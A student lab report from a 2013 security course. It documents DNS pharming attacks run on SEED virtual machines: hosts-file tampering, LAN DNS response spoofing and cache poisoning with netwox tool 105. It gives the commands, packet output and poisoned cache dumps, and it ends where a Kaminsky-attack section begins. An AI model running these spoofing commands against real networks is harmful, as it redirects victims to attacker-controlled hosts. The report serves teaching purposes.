Nikhil Khatu
4/9/2013
CSC574 Assignment # 4: DNS Pharming Attacks

The lab environment was setup using SEED Ubuntu9 Virtual Machines provided by SEED. The initial network configuration for the lab was on an internal network with the following ip addresses:
User- 10.0.0.2, DNS Server- 10.0.0.1, Attacker- 10.0.0.3 .

The following files were altered according to the “DNS Pharming Lab Attack Lab” documentation provided by SEED.

<u>DNS:</u>

- /etc/bind/named.conf → configuration file used during start (create “zones” here and define zone file)
- /etc/bind/named.conf.options → configuration file specifies option file
- /var/cache/bind/example.com.db → zone file contains Resource Records
- /var/cache/bind/192.168.0 → reverse zone file
-

<u>Host:</u>

- /etc/resolv.conf → disable DNS DHCP, then add or alter *nameserver <ip address of DNS server>*
- /etc/hosts → add static name resolution such as 10.0.0.3 www.example.com

Commands used:
Restart DNS server: sudo /etc/init.d/bind9 restart
DNS query: Dig <domain target>
Dump DNS cache: sudo rndc dumpdb –cache, sudo cat /var/cache/binf/dump.db
Clear the DNS cache: sudo rndc flush

Tools: Netwag/Netwox, Wireshark

1) /etc/hosts file attack

In this first pharming attack the 'hosts' file is altered to manipulate resolution of domain names.

Steps taken:

The original dig query returns the correct result.

```
; <<>> DiG 9.5.1-P2 <<>> www.example.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12650
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.              IN      A

;; ANSWER SECTION:
www.example.com.       259200  IN      A       10.0.0.101

;; AUTHORITY SECTION:
example.com.           259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                259200  IN      A       10.0.0.1

;; Query time: 1 msec
;; SERVER: 10.0.0.1#53(10.0.0.1)
;; WHEN: Mon Mar 25 10:46:42 2013
;; MSG SIZE  rcvd: 82
```

After the attacker gains access to the /etc/hosts file through a vulnerability the following line is added to alter the name resolution:

```
# DNS Lab- hosts file attack
10.0.0.3       www.example.com
```

The following ping of the www.example.com subdomain results in:

```
PING www.example.com (10.0.0.3) 56(84) bytes of data.
64 bytes from www.example.com (10.0.0.3): icmp_seq=1 ttl=64 time=1.60 ms
64 bytes from www.example.com (10.0.0.3): icmp_seq=2 ttl=64 time=0.390 ms
64 bytes from www.example.com (10.0.0.3): icmp_seq=3 ttl=64 time=0.391 ms
64 bytes from www.example.com (10.0.0.3): icmp_seq=4 ttl=64 time=0.371 ms
64 bytes from www.example.com (10.0.0.3): icmp_seq=5 ttl=64 time=0.274 ms

--- www.example.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 0.274/0.606/1.608/0.503 ms
```

Real-world implications


In a situation where the attacker has a compromised a machine through an exposed vulnerability the attacker can alter the 'hosts' file to control name resolution. This is a viable attack if the attacker has write access to the 'hosts' file/

2) Host-Level Response Spoofing


In this DNS pharming attack the DNS response is spoofed to manipulate name resolution.

Steps taken:


The netwag tool 105 is used to sniff for DNS queries on the targeted domains and then creates a spoofed DNS response to send back to the victim. The following capture shows tool '105' in netwag.



Tool 105 is set to spoof the DNS resonse packets on a LAN.



After running the tool we observe the following screen followed by output of response spoof.




The following output is generated once the response packets are spoofed.

```
Running "105 --hostname "www.example.com" --hostnameip 10.0.0.5 --authns "ns.example.com" --
authnsip 10.0.0.1"


Command 105 --hostname "www.example.com" --hostnameip 10.0.0... :
DNS_question____________________________________________________.
| id=38312   rcode=OK             opcode=QUERY                  |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0         |
| www.example.com. A                                            |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=38312   rcode=OK             opcode=QUERY                  |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1         |
| www.example.com. A                                            |
| www.example.com. A 10 10.0.0.5                                |
| ns.example.com. NS 10 ns.example.com.                         |
| ns.example.com. A 10 10.0.0.1                                 |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=38312   rcode=OK             opcode=QUERY                  |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1         |
| www.example.com. A                                            |
| www.example.com. A 10 10.0.0.5                                |
| ns.example.com. NS 10 ns.example.com.                         |
| ns.example.com. A 10 10.0.0.1                                 |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=38312   rcode=OK             opcode=QUERY                  |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1         |
| www.example.com. A                                            |
| www.example.com. A 259200 10.0.0.101                          |
| example.com. NS 259200 ns.example.com.                        |
| ns.example.com. A 259200 10.0.0.1                             |
```

```
|_______________________________________________________________|
DNS_answer_____________________________________________________.
| id=38312  rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1         |
| www.example.com. A                                            |
| www.example.com. A 10 10.0.0.5                                |
| ns.example.com. NS 10 ns.example.com.                         |
| ns.example.com. A 10 10.0.0.1                                 |
|_______________________________________________________________|
```


From the victim the following capture is of the legitimate response showing 10.0.0.101.



After the victim is compromised the following dig output showing 10.0.0.5

```
seed@seed-desktop:~$ dig www.example.com

; <<>> DiG 9.5.1-P2 <<>> www.example.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38312
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.              IN      A

;; ANSWER SECTION:
www.example.com.       10      IN      A       10.0.0.5

;; AUTHORITY SECTION:
ns.example.com.                10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                10      IN      A       10.0.0.1

;; Query time: 0 msec
;; SERVER: 10.0.0.1#53(10.0.0.1)
;; WHEN: Mon Mar 25 12:14:39 2013
;; MSG SIZE  rcvd: 88
```

Screen shot of spoofed DNS response packet showing 10.0.0.5



Real-world implications

This DNS pharming is very much a real threat. If the attacker has access to a host machine on the same LAN as the victim the attacker can generate spoofed responses to alter the name resolution. The main caveat to this attack is that is the spoofed packet must arrive before the legitimate response packet. Since this attack is simulated using Virtual Machines the response times can be generated anywhere within hardware or software with precisions of microseconds.

3) Server-Level Response Spoofing


In this pharming attack the local DNS server does not have a cached copy of the queried Resource Record so it must forward the query to an externally located DNS server. Between the time the query is sent and a response received an attacker can spoof the response packet from within the LAN to poison the cache.

Since access to the internet is needed the VMs no longet have an “internal network” setup. Instead , these Virtual Machines are bridged with other local LAN machines:

Local DNS VM: 192.168.0.19
User: 192.168.0.21
Attacker: 192.168.0.20

Steps taken:

Tool 105 now has the following setup where the following fields are added: filter, ttl, spoofip-raw.



The following output is generated after the attack.

```
105 --hostname "www.google.com" --hostnameip 192.168.0.20 --authns "ns.example.com" --authnsip
192.168.0.19 --ttl 600 --filter "src host 192.168.0.19" --spoofip "raw"

Command 105 --hostname "www.google.com" --hostnameip 192.168... :
DNS_answer______________________________________________________.
| id=36673  rcode=OK              opcode=QUERY                  |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1         |
| www.google.com. A                                             |
| www.google.com. A 10 173.194.37.48                            |
| ns.example.com. NS 10 ns.example.com.                         |
| ns.example.com. A 10 192.168.0.19                             |
|_______________________________________________________________|
DNS_question____________________________________________________.
| id=27364  rcode=OK              opcode=QUERY                  |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1         |
| www.google.com. A                                             |
| . OPT UDPpl=4096 errcode=0 v=0 ...                            |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=27364  rcode=OK              opcode=QUERY                  |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1         |
| www.google.com. A                                             |
| www.google.com. A 600 192.168.0.20                            |
| ns.example.com. NS 600 ns.example.com.                        |
| ns.example.com. A 600 192.168.0.19                            |
|_______________________________________________________________|
DNS_question____________________________________________________.
| id=30528  rcode=OK              opcode=QUERY                  |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1         |
| . NS                                                          |
| . OPT UDPpl=4096 errcode=0 v=0 ...                            |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=30528  rcode=OK              opcode=QUERY                  |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=0  add=1         |
| . NS                                                          |
| . NS 600 ns.example.com.                                      |
| ns.example.com. A 600 192.168.0.19                            |
|_______________________________________________________________|
DNS_answer______________________________________________________.
```

Local DNS server command line shown here. Proof that the cache has been poisoned.

```
seed@seed-desktop:~$ sudo rndc flush
seed@seed-desktop:~$ sudo rndc dumpdb -cache
seed@seed-desktop:~$ sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default'
;
$DATE 20130407052926
; authanswer
.                       364     IN NS   ns.example.com.
; authauthority
ns.example.com.                 364     NS      ns.example.com.
; additional
                        364     A       192.168.0.19
; authanswer
www.google.com.                 364     A       192.168.0.20
;
; Address database dump
;
; ns.example.com [v4 TTL 86175] [v4 success] [v6 unexpected]
;       192.168.0.19 [srtt 50] [flags 00000000] [ttl 1575]
;               20.0.168.192.in-addr.arpa PTR [lame TTL 375]
; M.ROOT-SERVERS.NET [v4 TTL 86164] [v6 TTL 86164] [v4 success] [v6 success]
;       202.12.27.33 [srtt 26] [flags 00000000] [ttl 1564]
;       2001:dc3::35 [srtt 17] [flags 00000000] [ttl 1564]
; L.ROOT-SERVERS.NET [v4 TTL 86164] [v4 success] [v6 unexpected]
;       199.7.83.42 [srtt 17] [flags 00000000] [ttl 1564]
; K.ROOT-SERVERS.NET [v4 TTL 86164] [v6 TTL 86164] [v4 success] [v6 success]
;       193.0.14.129 [srtt 4518] [flags 00000000] [ttl 1564]
;       2001:7fd::1 [srtt 4] [flags 00000000] [ttl 1564]
; J.ROOT-SERVERS.NET [v4 TTL 86164] [v6 TTL 86164] [v4 success] [v6 success]
;       192.58.128.30 [srtt 7] [flags 00000000] [ttl 1564]
;       2001:503:c27::2:30 [srtt 14] [flags 00000000] [ttl 1564]
; I.ROOT-SERVERS.NET [v4 TTL 86164] [v4 success] [v6 unexpected]
;       192.36.148.17 [srtt 10] [flags 00000000] [ttl 1564]
; H.ROOT-SERVERS.NET [v4 TTL 86164] [v6 TTL 86164] [v4 success] [v6 success]
;       128.63.2.53 [srtt 6] [flags 00000000] [ttl 1564]
;       2001:500:1::803f:235 [srtt 26] [flags 00000000] [ttl 1564]
; G.ROOT-SERVERS.NET [v4 TTL 86164] [v4 success] [v6 unexpected]
;       192.112.36.4 [srtt 18] [flags 00000000] [ttl 1564]
; F.ROOT-SERVERS.NET [v4 TTL 86164] [v6 TTL 86164] [v4 success] [v6 success]
;       192.5.5.241 [srtt 28] [flags 00000000] [ttl 1564]
;       2001:500:2f::f [srtt 26] [flags 00000000] [ttl 1564]
; E.ROOT-SERVERS.NET [v4 TTL 86164] [v4 success] [v6 unexpected]
;       192.203.230.10 [srtt 20] [flags 00000000] [ttl 1564]
; D.ROOT-SERVERS.NET [v4 TTL 86164] [v4 success] [v6 unexpected]
;       128.8.10.90 [srtt 26] [flags 00000000] [ttl 1564]
; C.ROOT-SERVERS.NET [v4 TTL 86164] [v4 success] [v6 unexpected]
;       192.33.4.12 [srtt 19] [flags 00000000] [ttl 1564]
; B.ROOT-SERVERS.NET [v4 TTL 86164] [v4 success] [v6 unexpected]
;       192.228.79.201 [srtt 23] [flags 00000000] [ttl 1564]
; A.ROOT-SERVERS.NET [v4 TTL 86164] [v6 TTL 86164] [v4 success] [v6 success]
;       198.41.0.4 [srtt 27] [flags 00000000] [ttl 1564]
;       2001:503:ba3e::2:30 [srtt 14] [flags 00000000] [ttl 1564]
;
; Unassociated entries
;
;
; Start view _bind
;
;
; Cache dump of view '_bind'
;
$DATE 20130407052926
;
; Address database dump
;
```

```
;
; Unassociated entries
;
; Dump complete
```

The dig query result from the victim host machine shows the poisoned response.

```
seed@seed-desktop:~$ dig www.google.com

; <<>> DiG 9.5.1-P2 <<>> www.google.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18726
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.google.com.                      IN      A

;; ANSWER SECTION:
www.google.com.               372     IN      A       192.168.0.20

;; AUTHORITY SECTION:
.                      372     IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.               259200  IN      A       192.168.0.19

;; Query time: 0 msec
;; SERVER: 192.168.0.19#53(192.168.0.19)
;; WHEN: Sun Apr  7 01:29:22 2013
;; MSG SIZE  rcvd: 88
```

Real-world implications

This attack is surely a real world threat. Two big caveats; the attacker must have access to a host machine on the LAN and the targeted domain must not be cached in the local DNS during the time of querying. In all of these pharming attacks if the resolution is altered the victim can unknowingly be sent to malicious destinations.

4) Kaminsky Attack

The Kaminsky attack is composed of generating a DNS query to the local DNS. This query is of a subdomain that is not listed. When the query is forwarded recursively to other DNS root servers the attacked spoofs many responses which try guessing the query/transaction ID so that the response is accepted into the cache by the local DNS server.

Steps taken

Development Environment

Malicious User- 192.168.0.14
LocalDNS- 192.168.0.19
remoteDNS- 192.168.0.22

All machines are using SEED Ubunut9 however, the user host machine had to update the libnet library: Sudo apt-get install libnet1-dev to use the pacgen1.1 template.

Since random ports are a new feature we turn it off for simulation. In turn we also configure the zone and introduce artificial delay.

query-source port 33333

